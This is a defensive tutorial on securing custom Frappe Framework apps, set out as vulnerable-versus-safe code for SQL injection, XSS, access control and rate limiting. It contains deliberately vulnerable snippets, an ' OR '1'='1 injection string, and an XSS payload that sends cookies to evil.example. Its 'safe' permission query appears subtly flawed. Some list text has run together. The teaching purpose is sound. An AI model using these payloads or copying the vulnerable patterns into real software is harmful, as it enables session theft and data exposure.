Frappe Framework Security Hardening: Preventing SQL Injection, XSS & Common Vulnerabilities

You wrote a small helper method to fetch a customer's invoice history for a dashboard widget. It shipped fine — until someone pointed a script at that same endpoint, swapped the customer ID in the URL, and pulled every invoice in the system, not just their own. No exploit, no zero-day: just a @frappe.whitelist() decorator that trusted a client-supplied ID without checking who was asking. 🕵️
This is the pattern behind most real-world Frappe app breaches: not weaknesses in Frappe's core framework, but gaps in the custom code layered on top of it. This post walks through the vulnerability classes that matter most — SQL injection, XSS, broken access control — mapped against the OWASP Top Ten, with concrete vulnerable-vs-safe code for each.
frappe.db.sql() queries@frappe.whitelist() method needs its own internal auth and ownership checksFrappe app developers preparing a custom app for production 🚀, technical leads doing pre-launch security review, and anyone maintaining internal tools built on Frappe.

Frappe gives you an enormous amount of security for free 🎁 — session handling, CSRF tokens, a role-based permission engine, ORM-level query safety. None of that protects you once you start writing raw SQL, custom whitelisted endpoints, or client-side scripts by hand.
The framework's guardrails end exactly where your custom code begins. Every frappe.db.sql() call, every @frappe.whitelist() method, every line of Jinja in a print format is a place where you've stepped outside the parts Frappe secures automatically — and where OWASP's classic categories (injection, broken access control, XSS) come right back into play. ⚠️
The rest of this post walks through each of those seams one at a time.
frappe.db.sql()
The single riskiest habit 💉 in Frappe app code is building a SQL string with Python string formatting instead of parameters.
Vulnerable — user input concatenated directly into the query:
# NEVER do this — customer_name comes straight from a form/API call
customer_name = frappe.form_dict.get("customer_name")
query = f"SELECT * FROM `tabCustomer` WHERE customer_name = '{customer_name}'"
results = frappe.db.sql(query)
If customer_name arrives as ' OR '1'='1, the query's logic breaks wide open 😬 and returns every row in the table. Worse payloads can chain additional statements or exfiltrate unrelated data.
Safe — parameterized query with %s placeholders:
customer_name = frappe.form_dict.get("customer_name")
query = "SELECT * FROM `tabCustomer` WHERE customer_name = %s"
results = frappe.db.sql(query, (customer_name,))
Passing values as a separate tuple lets the database driver escape them correctly — the string and the data never mix, so injected SQL syntax is treated as inert text.
Even safer — skip raw SQL entirely where possible:
results = frappe.get_all(
    "Customer",
    filters={"customer_name": customer_name},
    fields=["name", "customer_name", "territory"]
)
frappe.get_all and the query builder (frappe.qb) generate parameterized SQL under the hood automatically, so there's no manual escaping to get wrong in the first place. ✅
⚠️ Common Mistake: Developers often reach for raw
frappe.db.sql()out of habit for "simple" filters, then forget parameterization the one time the query gets a variable added later. Default tofrappe.get_all()orfrappe.qbunless you have a specific reason not to.

XSS in Frappe apps usually shows up in three places 🎭: Custom HTML blocks, client script innerHTML assignments, and Jinja-rendered print formats or web pages.
Vulnerable — injecting user input via innerHTML:
// Client Script on a form
frappe.ui.form.on("Support Ticket", {
  refresh(frm) {
    let comment = frm.doc.customer_comment;
    $(frm.fields_dict.comment_preview.wrapper).html(comment); // XSS risk
  },
});
If customer_comment contains <img src=x onerror="fetch('https://evil.example/steal?c='+document.cookie)">, that script executes in the browser of whoever views the record — including admins. 😱
Safe — use .text() or explicit sanitization instead of raw HTML injection:
frappe.ui.form.on("Support Ticket", {
  refresh(frm) {
    let comment = frm.doc.customer_comment;
    $(frm.fields_dict.comment_preview.wrapper).text(comment); // escapes by default
  },
});
If you genuinely need to render HTML (not just plain text), sanitize it first:
# Server-side, before storing or before rendering in a print format
from frappe.utils import sanitize_html

safe_content = sanitize_html(user_submitted_html)
sanitize_html strips dangerous tags and attributes (like <script> or onerror) while preserving safe formatting markup — use it any time user-authored content is rendered as HTML rather than plain text. 🧼
🔒 Security Note: Jinja auto-escapes variables by default in Frappe's templates, but the
| safefilter and raw string concatenation both disable that protection. Never apply| safeto a field a user can edit unless it has already passed throughsanitize_html.
Every method decorated with @frappe.whitelist() is reachable over HTTP 🌐 the moment the app is installed — with or without allow_guest=True, it's callable by any authenticated user, and by anyone at all if guest access is enabled.
Vulnerable — trusts a client-supplied ID with no ownership check:
@frappe.whitelist()
def get_invoice_details(invoice_name):
    # Any logged-in user can pass ANY invoice_name and read it
    return frappe.get_doc("Sales Invoice", invoice_name).as_dict()
A logged-in customer account, or any user with the lowest possible role, can iterate through invoice IDs and read records that belong to other customers entirely. 🚨
Safe — validate the session user, roles, and record ownership inside the method:
@frappe.whitelist()
def get_invoice_details(invoice_name):
    doc = frappe.get_doc("Sales Invoice", invoice_name)

    # Explicit ownership / permission check, not just "user is logged in"
    if not doc.has_permission("read"):
        frappe.throw("Not permitted", frappe.PermissionError)

    return doc.as_dict()
doc.has_permission() runs the record through Frappe's full permission engine — role checks, user permissions, and owner rules — instead of assuming that being logged in is enough. ✅
For endpoints touching sensitive roles, layer an explicit role check too:
@frappe.whitelist()
def approve_refund(refund_name):
    if "Accounts Manager" not in frappe.get_roles(frappe.session.user):
        frappe.throw("Not permitted", frappe.PermissionError)
    # ... proceed with the approval
⚠️ Common Mistake: Treating
frappe.session.user != "Guest"as "the request is safe." Being authenticated is not the same as being authorized for this specific record. Always check permission on the record, not just the session.
allow_guest=True TrapFrappe automatically attaches a CSRF token to session-based requests from its own client, and validates it server-side on state-changing calls — you get this for free for standard logged-in usage.
The gap opens with allow_guest=True endpoints, which by design accept requests with no session and no CSRF token 🚪, since there's no logged-in session to protect.
Vulnerable — a guest-accessible endpoint with no other safeguards:
@frappe.whitelist(allow_guest=True)
def submit_lead(email, name, message):
    frappe.get_doc({
        "doctype": "Lead",
        "email_id": email,
        "lead_name": name,
        "notes": message
    }).insert(ignore_permissions=True)
    return {"status": "ok"}
Because there's no session to tie requests to, this endpoint can be hammered by scripts at scale ⏱️ — spam submissions, storage exhaustion, or use as a relay for injecting content elsewhere in the system.
Safe — add explicit rate limiting and input validation since CSRF can't help here:
from frappe.rate_limiter import rate_limit

@frappe.whitelist(allow_guest=True)
@rate_limit(key="email", limit=5, seconds=60 * 60)
def submit_lead(email, name, message):
    if not frappe.utils.validate_email_address(email, throw=False):
        frappe.throw("Invalid email")

    frappe.get_doc({
        "doctype": "Lead",
        "email_id": email,
        "lead_name": frappe.utils.sanitize_html(name),
        "notes": frappe.utils.sanitize_html(message)
    }).insert(ignore_permissions=True)
    return {"status": "ok"}
🔒 Security Note: CSRF tokens exist to prove a request came from your own logged-in browser session. Guest endpoints have no session to prove, so the real defenses shift to rate limiting, input validation, and — for anything sensitive like webhooks — signature verification instead.

Frappe's permission engine 🧩 works at three layers: role-based permissions (can this role read/write this DocType at all), user permissions (restrict a user to specific linked records, like their own Territory or Company), and "if owner" rules (only the creator of a record can access it).
Vulnerable — permission logic only exists in client-side JavaScript:
// Client Script — hides the delete button in the UI
frappe.ui.form.on("Support Ticket", {
  refresh(frm) {
    if (frm.doc.owner !== frappe.session.user) {
      frm.disable_save();
      frm.page.clear_menu();
    }
  },
});
Hiding a button changes nothing about the server. 🙈 Anyone can call the underlying frappe.client.delete API directly with the record name and bypass the UI entirely.
Safe — enforce the same rule at the DocType permission level and in server-side hooks:
# In the DocType's permission config (or via a permission query condition)
def get_permission_query_conditions(user):
    if not user:
        user = frappe.session.user
    return f"(`tabSupport Ticket`.owner = '{frappe.db.escape(user)}')"

def has_permission(doc, user):
    return doc.owner == user
Combined with role permission levels set in the DocType itself, this ensures the rule holds no matter which route — UI, REST API, or a custom whitelisted method — a request comes through.
⚠️ Common Mistake: Treating client-side checks (hiding fields, disabling buttons) as a security control instead of a UX nicety. Every permission rule that matters has to be enforceable on the server, full stop.
Brute-force login attempts 🔓 and abuse of guest-accessible whitelisted methods are two of the most common real-world attack patterns against any web app, Frappe included.
Frappe's site_config.json supports built-in rate limiting for login attempts:
{
  "rate_limit": {
    "window": 3600,
    "limit": 5
  }
}
This throttles repeated failed login attempts from the same source within the configured window, which meaningfully slows down credential-stuffing attacks.
For your own allow_guest=True whitelisted methods, apply the rate_limit decorator shown in Step 4 per-endpoint, scoped to whatever identifier makes sense — IP, email, or API key — rather than relying only on the global site setting.
🔒 Security Note: Rate limiting is not a substitute for authentication checks — it's a second layer that limits blast radius when the first layer is probed. Use both, not either.
A meaningful share of real-world incidents against Frappe-based apps trace back not to custom code at all, but to running an outdated framework version 📦 with a publicly known, already-patched vulnerability.
Check your current version and available updates regularly:
bench version
bench update --patch
Subscribe to the Frappe GitHub Security Advisories page 🔔, and treat a pending security patch the same way you'd treat a pending OS security update — scheduled, not optional, not "next sprint."
⚠️ Common Mistake: Pinning a Frappe version for stability during a long project and never revisiting it after launch. A framework that was secure at pin-time can accumulate known, exploitable CVEs the longer it goes unpatched.

frappe.db.sql() call in the app uses %s placeholders with a values tuple — no f-strings, no % formatting, no .format() building the query itselffrappe.get_all(), frappe.get_doc(), or frappe.qb ✅@frappe.whitelist() method validates frappe.session.user, checks roles via frappe.get_roles(), and calls has_permission() on the specific record — never trusts a client-supplied ID blindlyallow_guest=True endpoint has rate limiting, input validation, and (for webhooks) signature verification ⏱️.text() or DOM text properties instead of .html()/innerHTML for any user-supplied contentfrappe.utils.sanitize_html first ✅get_permission_query_conditions — not just hidden in the UIsite_config.json 🔒bench version has been checked against the latest release, and any pending security patches are scheduled| safe filter on user-editable fields ⚠️ignore_permissions=True gets used most casually — that flag bypasses the entire permission engine, so audit every place it appears.frappe.db.sql() with %s but it still feels off." Double-check you passed a tuple or list as the second argument (frappe.db.sql(query, (value,))), not string-interpolated the value before passing it — a common near-miss that looks safe but isn't. 🔍rate_limit decorator's key actually varies per requester (IP/email/user) — a poorly chosen key can accidentally rate-limit all users together or none at all.Frappe hands you a genuinely strong security baseline 🛡️ — CSRF handling, a real permission engine, ORM-safe queries — almost for free. The vulnerabilities that make it into production almost always live in the custom code layered on top: a raw SQL string, a whitelisted method that trusts too much, an innerHTML call that shouldn't exist. Run through the checklist above ✅ before every production release, not just the first one, since new custom methods reopen the same risks every time they're added.